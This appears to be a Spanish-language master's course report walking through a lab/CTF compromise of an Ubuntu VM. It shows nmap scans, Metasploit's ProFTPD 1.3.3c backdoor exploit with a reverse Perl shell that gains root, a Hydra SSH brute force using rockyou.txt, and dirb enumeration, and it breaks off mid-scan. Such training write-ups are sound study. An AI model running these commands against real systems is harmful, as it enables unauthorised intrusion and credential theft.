

Nombre: Luis Alberto Vargas Gonzalez

Fecha: 30/10/2025

Actividad y unidad: U9 A1 Investigación documental sobre
identificación de vulnerabilidades.


Clase: Ciberseguridad.

Maestría en Ciberseguridad.



PREPARACIÓN PRE-ATAQUE

Para poder vulnerar la maquina objetivo Ubuntu versión 16.04 será necesario contar con otra máquina virtual de preferencia Kali Linux pues esta distro trae consigo las herramientas necesarias para poder vulnerar el servicio FTP.

Nota: Para poder trabajar en la identificación de ambas maquinas, es necesario que se active el servicio de NAT para poder usar ipconfig y descubrir la de la maquina víctima con Nmap



Encendemos ambas máquinas



Es necesario después ponernos a descubrir la dirección ip por medio de NAT de la maquina atacante (en este caso Kali Linux) con el comando ifconfig. Encontramos que la dirección ip es: 192.168.111.130 por lo que al usar Nmap usaremos el comando sudo nmap -sn 192.168.111.0/24 para poder descubrir las direcciones ip de la red nat de VMware.


```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.111.130 netmask 255.255.255.0 broadcast 192.168.111.255  
    inet6 fe80::fe07:fb52:31:3587 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:50:cb:1d txqueuelen 1000 (Ethernet)  
    RX packets 17 bytes 1894 (1.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 40 bytes 4552 (4.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 88 bytes 6960 (6.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 88 bytes 6960 (6.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.111.0/24  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 19:51 EDT  
Nmap scan report for 192.168.111.1  
Host is up (0.0012s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.111.2  
Host is up (0.00024s latency).  
MAC Address: 00:50:56:EF:E3:C4 (VMware)  
Nmap scan report for 192.168.111.132  
Host is up (0.00040s latency).  
MAC Address: 00:0C:29:85:4F:F0 (VMware)  
Nmap scan report for 192.168.111.254  
Host is up (0.00080s latency).  
MAC Address: 00:50:56:E0:3D:E5 (VMware)  
Nmap scan report for 192.168.111.130  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.97 seconds
```

Encontramos varias direcciones ip de VMware por lo que la de la maquina objetivo es 192.168.111.132 ya que es la más cercana y parecida a la de nuestra maquina atacante por la notación CIDR que nos ayuda a identificar los hosts y las partes de la red en general (las demás son de DHCP de la red NAT de VMware y servicios internos de VMware)

Para poder determinar los servicios que la maquina objetivo tiene activos usaremos el siguiente comando: **sudo nmap -sV -p- 192.168.111.132**

- **Explicación del comando:**
- **sV:** Este es el parámetro clave. Le pide a Nmap que intente **identificar la versión** del software que corre en cada puerto abierto (ej. "vsftpd 2.3.4" en lugar de solo "FTP").
- **-p-:** Escanea **todos los 65,535 puertos** para asegurarte de no omitir ningún servicio.




```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap -sV -p- 192.168.111.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 19:56 EDT
Nmap scan report for 192.168.111.132
Host is up (0.00062s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:85:4F:F0 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds

(kali㉿kali)-[~]
$
```

El escaneo ha dado resultados exitosos, lo que nos marca que el servicio de ProFTP 1.3.3.c está activo en el puerto 21

Por lo que procedemos a usar Metasploit para poder explorar si hay alguna vulnerabilidad del servicio de FTP usando el comando: **search proftpd 1.3.3c** y encontramos algo interesante:



```
kali@kali:~$ msf > search proftpd 1.3.3c


Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -              -    -    -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf >
```

The screenshot shows a Metasploit terminal window. At the top, there's a banner for Metasploit v6.4.84-dev. Below that, it shows the search results for 'proftpd 1.3.3c'. The results are displayed in a table format with columns: #, Name, Disclosure Date, Rank, Check, and Description. One result is shown: 'exploit/unix/ftp/proftpd_133c_backdoor' with a disclosure date of 2010-12-02, a rank of 'excellent', and a check status of 'No'. The description is 'ProFTPD-1.3.3c Backdoor Command Execution'. Below the table, there's a prompt to interact with a module by name or index, with an example: 'info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor'. The terminal prompt is currently 'msf >'.



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
kali@kali:~$
Session Actions Edit View Help
+ -- ==[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads ]
+ -- ==[ 431 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search proftpd 1.3.3c

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf > use 0
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.111.132
RHOSTS => 192.168.111.132
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] 192.168.111.132:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.111.132
RHOSTS => 192.168.111.132
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] 192.168.111.132:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

Aquí podemos ver que como metimos un payload de manera correcta, Metasploit nos indica que no sabe que hacer por lo que primero establecemos con el comando:

set payload cmd/unix/reverse_perl , con el LHOST de nuestra máquina atacante (nuestra ip) después ejecutaremos **run** para poder conectar una terminal activa de la maquina víctima.

Y obtuvimos una sesión dentro de la maquina victima:


```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
kali@kali ~
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] 192.168.111.132:21 - Msf6::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.111.130
LHOST => 192.168.111.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.111.130:4444
[*] 192.168.111.132:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.111.130:4444 => 192.168.111.132:57892) at 2025-10-30 20:20:15 -0400
```

Y Vualá

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware-amd64
kali@kali ~
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] 192.168.111.132:21 - Msf6::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.111.130
LHOST => 192.168.111.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.111.130:4444
[*] 192.168.111.132:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.111.130:4444 => 192.168.111.132:57892) at 2025-10-30 20:20:15 -0400

whoami
root
```

Somos Root. Esto como sabemos es grave, ser root nos da acceso a todo el sistema, por lo que no será muy dificultoso entrar a /etc/passwd.



Ahora pasaremos a Hydra para poder generar un ataque de fuerza bruta de la contraseña del usuario marlinspike.

Usaremos el famoso wordlist de contraseñas rockyou en Hydra , ya que sabemos que son contraseñas repetidas en muchos usuarios.

Usaremos el comando: `hydra -l marlinspike -P /usr/share/wordlists/rockyou.txt 192.168.111.132 ssh`

```
kali@kali:~$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

kali@kali:~$ hydra -i marlinspike -P /usr/share/wordlists/rockyou.txt 192.168.111.132 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 20:34:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.111.132:22/
```

Atacando al usuario marlinspikes por medio de ssh y del uso de fuerza bruta con millones de contraseñas, el programa se detendrá hasta que encuentre la contraseña.


```
kali@kali:~$ hydra -i marlinspike -P /usr/share/wordlists/rockyou.txt 192.168.111.132 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 20:34:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.111.132:22/
[STATUS] 294.00 tries/min, 294 tries in 00:01h, 14344110 to do in 813:10h, 11 active
[STATUS] 285.33 tries/min, 856 tries in 00:03h, 14343548 to do in 837:50h, 11 active
```

Como pudimos ver, nos tomaría 58 mil minutos poder probar todas las contraseñas de rockyou.txt en Hydra usando fuerza bruta, por lo que usaremos una estrategia diferente.

Usaremos este comando: **dirb** <http://192.168.111.132>

Esto para poder buscar una pequeña lista de contraseñas personalizada y pequeña que haya creado el autor del CTF que estamos realizando .



```
kali@kali:~$ dirb http://192.168.111.132/secret/
+ http://192.168.111.132/secret/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.111.132/secret/wp-admin/ ---
+ http://192.168.111.132/secret/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/css/
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/images/
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/includes/
+ http://192.168.111.132/secret/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/js/
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/maint/
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/network/
=> DIRECTORY: http://192.168.111.132/secret/wp-admin/user/

--- Entering directory: http://192.168.111.132/secret/wp-content/ ---
+ http://192.168.111.132/secret/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.111.132/secret/wp-content/plugins/
=> DIRECTORY: http://192.168.111.132/secret/wp-content/themes/

--- Entering directory: http://192.168.111.132/secret/wp-includes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
